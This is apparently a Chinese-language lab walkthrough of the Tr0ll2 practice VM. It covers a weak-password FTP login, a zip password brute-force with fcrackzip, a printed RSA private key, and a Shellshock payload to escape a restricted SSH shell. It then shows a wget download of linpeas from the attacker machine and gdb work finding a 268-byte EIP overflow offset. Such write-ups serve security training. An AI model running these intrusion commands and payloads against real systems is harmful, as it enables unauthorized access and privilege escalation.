
步骤7：弱口令登录ftp

80端口似乎暂时没啥好看的了，试试登录ftp。虽然拿到个字典有可能包含用户名和密码，但是字典规模超级大，有快10万行，能省时间的话，还是先试试省时间的方法。

步骤2中说过，网站首页有一个信息，Tr0ll，目前为止还没用到，这边试试能不能用它登录ftp。

用户名和密码都用Tr0ll试试，成功登录

有一个压缩文件lmao.zip，下载备用


ftp://192.168.101.33

Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Index of ftp://192.168.101.33/

Up to higher level directory

Name	Size	Last Modified
File: lmao.zip	2 KB	10/3/14 8:00:00 PM EDT

步骤8：用fcrackzip爆破lmao.zip密码

尝试打开lmao.zip，发现需要密码。可能密码就在由answer.txt解码生成的answer2.txt中。

fcrackzip是专门用来破解zip文件密码的工具。


安装fcrackzip

```
sudo apt install fcrackzip
```

用fcrackzip破解lmao.zip密码（快得不得了，速度惊到我了）


```
fcrackzip -D -p answer2.txt lmao.zip -u
```

密码是 ItCantReallyBeThisEasyRightLOL



```
┌──(kali㉿kali)-[~]
└─$ fcrackzip -D -p answer2.txt lmao.zip -u


PASSWORD FOUND!!!!: pw == ItCantReallyBeThisEasyRightLOL
```

解压出来一个叫noob的文件，是一个PEM格式的RSA私钥，留着备用




```
┌──(kali㉿kali)-[~]
└─$ file noob
noob: PEM RSA private key

┌──(kali㉿kali)-[~]
└─$ strings noob
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAsIthv5CzMo5v663EMpilasuBIFMiftzsr+w+UFe9yFhAoLqq
yDSPjrmPsyFePcpHmwWEdeR5AWIv/RmGZh0Q+Qh6vSPswix7//SnX/QHvh0CGhf1
/9zwtJSMely5oCGOujMLjDZjryu1PKxET1CcUpiylr2kgD/fy11Th33KwmcsgnPo
q+pMbCh86IzNBEXrBdkYCn222djBaq+mEjvfqIXWQYBlZ3HNZ4LVtG+5in9bvkU5
z+13lsTpA9px6YIbyrPMMFzcOrxNdpTY86ozw02+MmFaYfMxyj2GbLej0+qniwKy
e5SsF+eNBRKdqvSYtsVE11SwQmF4imdJO0buvQIDAQABAoIBAA8ltlpQWP+yduna
u+W3cSHrmgWi/Ge0Ht6tP193V8IzyD/CJFsPH24Yf7rX1xUoIOKtI4NV+gfjW8i0
gvKJ9eXYE2fdCDhUxsLcQ+wYrP1j0cVZXvL4CvMDd9Yb1JVnq65QKOJ73CuwbVlq
UmYXvYHcth324YFbeaEiPcN3SIlLWms0pdA71Lc8kYKfgUK8UQ9Q3u58Ehlxv079
La35u5VH7GSKeey72655A+t6d1ZrrnjaRXmaec/j3Kvse2GrXJFhZ2IEDAfa0GXR
xgl4PyN8O0L+TgBNI/5nnTSQqbjUiu+aOoRCs0856EEpfnGte41AppO99hdPTAKP
aq/r7+UCgYEA17OaQ69KGRdvNRNvRo4abtiKVFSSqCKMasiL6aZ8NIqNfIVTMtTW
K+WPmz657n1oapaPfkiMRhXBCLjR7HHLeP5RaDQtOrNBfPSi7AlTPrRxDPQUxyxx
n48iIflln6u85KYEjQbHHkA3MdJBX2yYFp/w6pYtKfp15BDA8s4v9HMCgYEA0YcB
TEJvcW1XUT93ZsN+lOo/xlXDsf+9Njrci+G8l7jJEAFWptb/9ELc8phiZUHa2dIh
WBpYEanp2r+fKEQwLtoihstceSamdrLsskPhA4xF3zc3c1ubJOUfsJBfbwhX1tQv
ibsKq9kucenZOnT/WU8L51Ni5lTJa4HTQwQe9A8CgYEAidHV1T1g6NtSUOVUCg6t
0PlGmU9YTVmVwnzU+LtJTQDiGhfN6wKWvYF12kmf30P9vWzpzlRoXDd2GS6N4rdq
vKoyNZRw+bqjM0XT+2CR8dS1DwO9au14w+xecLq7NeQzUxzId5tHCosZORoQbvoh
ywLymdDOlq3TOZ+CySD4/wUCgYEAr/ybRHhQro7OVnneSjxNp7qRUn9a3bkWLeSG
th8mjrEwf/b/1yai2YEHn+QKUU5dCbOLOjr2We/Dcm6cue98IP4rHdjVlRS3oN9s
G9cTui0pyvDP7F63Eug4E89PuSziyphyTVcDAZBriFaIlKcMivDv6J6LZTc17sye
q51celUCgYAKE153nmgLIZjw6+FQcGYUl5FGfStUY05sOh8kxwBBGHW4/fC77+NO
vW6CYeE+bA2AQmiIGj5CqlNyecZ08j4Ot/W3IiRlkobhO07p3nj601d+OgTjjgKG
zp8XZNG8Xwnd5K59AVXZeiLe2LGeYbUKGbHyKE3wEVTTEmgaxF4D1g==
-----END RSA PRIVATE KEY-----
```

步骤9：通过密钥ssh登录，得到noob用户的shell

既然这个私钥文件叫noob，那合理猜测用户名就是noob。尝试ssh登录

```
ssh -i noob noob@192.168.101.33
```

从结果来看，用户名和密码应该是对了，但是连上之后立刻就被断开了。




```
┌──(kali㉿kali)-[~]
└─$ ssh -i noob noob@192.168.101.33
TRY HARDER LOL!
Connection to 192.168.101.33 closed.
```

像是skytower靶机的情况，和那个一样加个-t参数试试

```
ssh -i noob noob@192.168.101.33 -t "/bin/sh"
```

不行了，难度增加了




```
┌──(kali㉿kali)-[~]
└─$ ssh -i noob noob@192.168.101.33 -t "/bin/sh"
TRY HARDER LOL!
Connection to 192.168.101.33 closed.
```

绕过Linux受限Shell环境的技巧 - linuxsec - 博客园

在这篇文章的高级绕过技术里面找到几个ssh的绕过技巧，尝试之后发现利用shellshock绕过是可行的

```
ssh -i noob noob@192.168.101.33 -t "() { :; }; /bin/bash"
```


得到noob用户的shell



```
┌──(kali㉿kali)-[~]
└─$ ssh -i noob noob@192.168.101.33 -t "() { :; }; /bin/bash"
noob@Tr0ll2:~$
noob@Tr0ll2:~$
noob@Tr0ll2:~$ id
uid=1002(noob) gid=1002(noob) groups=1002(noob)
noob@Tr0ll2:~$
```

步骤10：提权途径探测

首先在当前shell下观察一下，查看一下.bash_history文件，发现曾经执行过好几个操作名叫bof的文件的命令，这个有可能是在提示本关要利用bof（缓冲区溢出）进行提权。另外，下图所示的gdb是一款linux系统下的调试器，因此下图可能也在暗示使用gdb来调试有bof漏洞的程序。



```
noob@Tr0ll2:~$ cat .bash_history
./bof
./bof @@@@@@@@@@@@
gdb bof
rm bof
```

目前还看不出来缓冲区溢出漏洞具体在哪儿，先走一遍程序，linpeas跑一遍。

攻击机上开http服务

```
sudo python2 -m SimpleHTTPServer 80
```


靶机当前shell下用wget命令下载linpeas.sh到noob用户有写权限的目录，比如/tmp或者其家目录

```
wget http://192.168.101.34/linpeas.sh
```

用chmod命令赋予linpeas.sh执行权限

```
chmod +x linpeas.sh
```


执行linpeas.sh之后，得到的结果中有SUID权限的文件包含下面三个奇奇怪怪的



```
-rwsr-xr-x 1 root root 8.3K Oct  5  2014 /nothing_to_see_here/choose_wisely/door2/r00t (Unknow
n SUID binary)
-rwsr-xr-x 1 root root 7.2K Oct  5  2014 /nothing_to_see_here/choose_wisely/door3/r00t (Unknow
n SUID binary)
-rwsr-xr-x 1 root root 7.2K Oct  5  2014 /nothing_to_see_here/choose_wisely/door1/r00t (Unknow
n SUID binary)
```


这三个door下面的r00t文件是三个不同的可执行文件，并且一段时间之后，这三个文件的作用会轮换。

其中一个执行之后会退出ssh



```
ly/door1$ ./r00t
Good job, stand by, executing root shell...
BUHAHAHA NOOB!
noob@Tr0ll2:/nothing_to_see_here/choose_wisely/door1$
Broadcast message from noob@Tr0ll2
        (/dev/pts/1) at 5:31 ...

The system is going down for reboot NOW!
Connection to 192.168.101.33 closed by remote host.
Connection to 192.168.101.33 closed.

┌──(kali㉿kali)-[~]
```

一个执行之后会有2分钟的困难模式，困难模式中不能ls




```
noob@Tr0ll2:/$ /nothing_to_see_here/choose_wisely/door2/r00t

2 MINUTE HARD MODE LOL
noob@Tr0ll2:/$ ls -al
bash: /bin/ls: Permission denied
noob@Tr0ll2:/$ 
```

还有一个是可以被用来提权的。

为了避免进入不对的门，可以用od -S 1来查看文件中包含的可读字符串。比如

```
od -S 1 /nothing_to_see_here/choose_wisely/door2/r00t
```

结果中没有上两图的提示语，包含bof.c，可知这个就是需要利用的文件。



```
0017503 __JCR_END__
0017517 __do_global_ctors_aux
0017545 bof.c
0017553 __init_array_end
0017574 _DYNAMIC
```

进一步，可以用下面的命令来确定是不是我们要找的r00t文件

```
od -S 1 /nothing_to_see_here/choose_wisely/door2/r00t | grep bof
```

步骤11：利用缓冲区溢出漏洞提权


靶机shell中输入如下命令，开始用gdb调试r00t

```
gdb /nothing_to_see_here/choose_wisely/door3/r00t
```

进入gdb后，执行如下命令，其中r表示run，该命令表示执行r00t并以500个A作为入参

```
 (gdb) r $(python -c 'print "A"*500')
```

结果如下图所示，0x41是A的十六进制ascii码，说明有缓冲区溢出




```
noob@Tr0ll2:~$ gdb /nothing_to_see_here/choose_wisely/door3/r00t
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /nothing_to_see_here/choose_wisely/door3/r00t...done.
(gdb) r $(python -c 'print "A"*500')
Starting program: /nothing_to_see_here/choose_wisely/door3/r00t $(python -c 'print "A"*500')

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```

接下来需要知道哪4个字节覆盖了EIP。

首先在攻击机上查找pattern_create.rb文件

```
find / -name pattern_create.rb -type f 2>/dev/null
```


结果如下



```
┌──(kali㉿kali)-[~]
└─$ find / -name pattern_create.rb -type f 2>/dev/null
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb
```

执行如下命令，用pattern_create.rb生成长度为500字节的每4个字节都不一样的字符串

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
```




```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0A
d1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag
2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3
Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4A
m5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap
6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

运行r00t，以刚刚生成的字符串作为入参

```
(gdb) r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad
```

从结果可见，占着EIP的是 0x6a413969




```
(gdb) r Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9
Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0A
j1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am
2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3
Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /nothing_to_see_here/choose_wisely/door3/r00t Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9
Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0A
e1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah
2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3
Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4A
n5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq

Program received signal SIGSEGV, Segmentation fault.
0x6a413969 in ?? ()
(gdb)
```

用 pattern_offset.rb 来确定0x6a413969在入参中的位置

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 6a413969
```

结果是前面有268个字节




```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 500 -q 6a413969
[*] Exact match at offset 268
```

gdb中输入如下命令验证以上结论。运行r00t，入参是268个A和4个B

```
 (gdb) r $(python -c 'print "A"*268+"B"*4')
```

EIP是0x42424242，0x42是B的十六进制ascii码。因此，以上结论正确。



```
(gdb) r $(python -c 'print "A"*268+"B"*4')
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /nothing_to_see_here/choose_wisely/door1/r00t $(python -c 'print "A"*268+"B"
*4')

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

